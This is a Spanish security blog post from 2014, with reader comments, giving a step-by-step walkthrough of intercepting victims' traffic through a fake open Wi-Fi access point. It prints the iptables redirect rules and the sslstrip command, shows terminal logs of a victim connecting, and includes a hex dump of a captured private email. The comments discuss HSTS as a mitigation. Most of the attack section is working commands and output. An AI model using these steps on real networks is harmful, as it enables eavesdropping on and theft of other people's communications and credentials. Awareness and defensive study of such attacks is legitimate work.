

Caso práctico de uso de un AP falso

Publicado por Manuel Jimenez on martes, 14 de enero de 2014 Etiquetas: [linux](#), [técnicas](#), [tutoriales](#), [wi-fi](#)



En la pasada [entrada](#) vimos cómo instalar un punto de acceso falso (en adelante *rogue AP*) sin airbase. Aprovechando que ya lo tenemos montado, vamos a ver un caso práctico de cómo aprovechan estos ap para nuestra desgracia...

Imaginad que estáis en la universidad, una cafetería, la casa de tu madre y no disponéis de una red inalámbrica "segura". O mejor, ¿cuántos amigos tenéis que en dichos establecimientos urgan en su móvil para encontrar una red abierta??. O para más inri, nuestro propio móvil nos avisa de que existen redes abiertas disponibles a nuestro alcance...

Claro está, que nos sentimos seguros puesto que disponemos de HTTPS que cifra todas nuestras comunicaciones importantes o, mejor dicho, desde hace un tiempo los protocolos que viajaban en texto plano como http, smtp, ftp, pop se les ha añadido una capa adicional de protección: SSL (Secure Sockets Layer) o protocolo de capa de conexión segura, un adicional al protocolo el cual trabaja con certificados y son utilizados en los protocolos que se mencionaron antes.

Vale, hasta aquí bien... ¿Qué nos puede pasar? ¿quién se va a poner a destripar nuestras conexiones, aparte cifradas (con el trabajo que eso puede suponer)? Acepto *webstart* como animal acuático....conectando.

Es justamente aquí donde el atacante (en este caso pasivo) hace uso de su Rogue AP y de otra herramienta llamada sslstrip.

Sslstrip no es ni más ni menos que un proxy transparente que reemplaza todas las peticiones HTTPS de una página web por HTTP.

Veamos como la complicación del ataque es desmesurada...

La víctima

Hemos quedado que hemos tenido la desgracia de conectarnos a una red que no conocemos, detrás de la cual hay un señor que se aburre mucho y, por ejemplo, nos disponemos a enviar un mail a nuestra novia...

Veamos qué pasa en la máquina del atacante cinco minutos antes:

Levantamos nuestro rogue AP con el script que confeccionamos en la entrada anterior.


Pasamos a la fase dos del ataque, la de *"y se van a poner a descifrar mi conexión si tiene que ser complicadísimo"* si en efecto *"mu complicao"*...

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j  
REDIRECT --to-port 10000
```

```
iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j  
REDIRECT --to-ports 10000
```

```
sslstrip -l 10000 -a -w captura.cap
```

Ya está... complicadísimo llevar a cabo este ataque, incluso para más comodidad podemos implementar estas líneas en un script que llamaremos setupsslarip.sh... levantaremos nuestro falso AP y sslstrip al unísono:



The image shows two terminal windows side-by-side. The left window, titled 'root@manuel: ~/scripts 53x43', shows the execution of a script named 'RogueAP.sh'. The output includes: '[ok] Stopping network connection manager: NetworkManager already stopped.', '[ok] Stopping ISC DHCP server: dhcpd.', '[ok] Starting ISC DHCP server: dhcpd.', 'configuration file: dhcpd.conf', 'failed to update rate sets in kernel module', and 'Using interface wlan0 with hwaddr 74:e5: and ssid 'Internet Gratis''. The right window, titled 'root@manuel: ~/scripts 82x43', shows the execution of a script named 'setupsslarip.sh'. The output is 'sslstrip 0.9 by Moxie Marlinspike running...'.

Ve

```
root@manuel: ~# ./PoguesIP.sh  
[ok] Stopping network connection manager: NetworkManager already stopped.  
[ok] Stopping ISC DHCP server: dhcpd.  
[ok] Starting ISC DHCP server: dhcpd.  
Configuration file: hostapd.conf  
Failed to create interface mon.vlan0 - 23 (Too many open files in system)  
Try to remove and re-create mon.vlan0  
Failed to update rate sets in kernel module  
Using interface wlan0 with hwaddr 02:ee:aa:bb:cc:dd and ssid 'Internet Gratis'  
wlan0: STA [redacted]: IEEE 802.11: authenticated  
wlan0: STA [redacted]: IEEE 802.11: associated (aid 1)  
wlan0: AP-STA-CONNECTED [redacted]  
wlan0: STA [redacted]: IEEE 802.11: RADIUS: starting accounting session 52c0f7bd-00000000
```

[illegible]

Si combinamos esta técnica "tan compleja" con otras que hemos visto estas semanas (que tampoco suponen un trabajo desmesurado) podemos reventar cualquier resquicio de privacidad de nuestra víctima...

```

listening on usb0, link-type EN10MB (Ethernet), capture size 1500 bytes
0x0120:  6465 6269 616e 3e0d 0a46 726f 6d3a 206a  ..From:.j
0x0130:  6f73 6562 6f6e 6974 6f61 7475 6e40 676d  osebonitoatun@gm
0x0140:  6169 6c2e 636f 6d0d 0a44 6174 653a 2054  ail.com..Date:.T
0x0150:  7565 2c20 3134 204a 616e 2032 3031 3420  ue,.14.Jan.2014.
0x0160:  3033 3a30 393a 3230 202b 3031 3030 0d0a  03:09:20.+0100..
0x0170:  0d0a 4e65 6e61 2074 6520 7175 6965 726f  ..Nena.te.quiero
0x0180:  2e2e 2e2e 0d0a 5044 3a20 6c61 7661 7465  ....PD:.lavate
0x0190:  6c6f 2063 6f6e 206f 6d6f 2071 7565 2061  lo.con.omo.que.a
0x01a0:  6c20 6c6c 6567 6172 206d 6520 6c6f 2063  l.llegar.me.lo.c
0x01b0:  6f6d 6f20 2e2e 2e2e 2e0d 0a2e 0d0a  omo.....

```

Un saludo!!!! y sed buenos :P



9 comentarios :



1.

[Unknown14 de enero de 2014, 11:14](#)

El prerouting no tendría que ir al 443?

[Responder](#)

[Respuestas](#)



1.

[Manuel Jimenez14 de enero de 2014, 18:04](#)

No es necesario aunque no estaria de mas añadir esta linea....

iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-ports 10000

gracias por la observación

[Responder](#)

2.

[L.Gómez15 de enero de 2014, 19:42](#)

Me ha costado un poco de primeras entender el post pero... ¡¡con qué facilidad nos pueden robar nuestra privacidad!! Y lo peor es que nosotros parte del delito por haber empezado robando internet... es una cadena!

[Responder](#)



3.

[Alberto Treviño17 de enero de 2014, 19:27](#)

Y que pasa cuando el navegador usa hsts? En este caso el servidor web denegara la peticion al venir de un puerto 80 no?

[Responder](#)



4.

[Manuel Jimenez18 de enero de 2014, 14:43](#)

no en el caso https el navegador comunicara por defecto por el 443, lo cual previmos en el prerouting...el problema no viene dado por el puerto....por ejemplo gmail, Parece están utilizando una política estricta https (hsts) apoyado por FF4 y Chrome (pero no IE, obviamente, jajaja), que efectivamente hace sslstrip inútil en estos días... facebook creo que tambien detecta la hacion de despojar a la cabecera , alo cual no se por que nos transfiere a otro server en el cual es posible hacer login....lo investigare....

Bueno que me estoy liando... si esta bien implementado en el navegador (como es el ejemplo de chrome) hsts mitiga el ataque...no funcionaria sslstrip

[Responder](#)

5.

[Anónimo22 de enero de 2014, 9:15](#)

Lo del prerouting del 443 no lo veo. Si el cliente ya ha iniciado una conexión SSL no vas a poder cambiarle la conexión sin que se dé cuenta. SSLstrip contra el cliente solo maneja sesiones HTTP

[Responder](#)

[Respuestas](#)



1.

[Manuel Jimenez22 de enero de 2014, 13:33](#)

```
iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-ports 10000....
```

SSLStrip está dirigida a hacer engañar al usuario haciéndole pensar que se encuentra en un sitio de Internet con cifrado SSL (HTTPS), cuando en realidad todos los datos están transmitiendo en abierto (HTTP). Luego como tu bien dices y creo que esta explicado en la entrada..... SSLTRIP se comunica con el cliente por HTTP.....SSLStrip también también puede engañar al servidor HTTP, cuyo presunto cifrado queda anulado aunque el sitio siga comportándose como si funcionara con SSL...

Podemos verificar de manera paranoica que haya un “https” delante de cada página que sea comprometida, o en el caso de los usuarios de Firefox instalar NoScript y forzar

conexiones HTTPS en todas las páginas. Y aún así, esto sólo minimizaría el efecto, no lo anularía.

a no ser que el servidor aplique una política stricthsts creo no estoy seguro no e hecho muchas pruebas ya que la entrada es un mero ejemplo...no una tesis doctoral....aunque me esta empezando a picar el gusanillo a ver que se puede sacar con el código de moxi....

un saludo



[imhotep14 de febrero de 2014, 10:19](#)

Vale, eso suponiendo que entra a gmail, etc desde el navegador y que no estaba ya autenticado. Si usa una app de android en vez de la web y el navegador y ya esta autenticado, no manda ni recibe pass/user, supongo... (token?), en ese caso de poco sirve supongo no?, hoy en día todos los servicios tiran de app cómodas.



[Manuel Jimenez14 de febrero de 2014, 11:18](#)

si no me equivoco, la app lo que hace es iniciar sesión que tu no veas si lo hace no quiere decir que no lo haga,, lo mejor en estos casos para estar seguro es probar,provar y probar...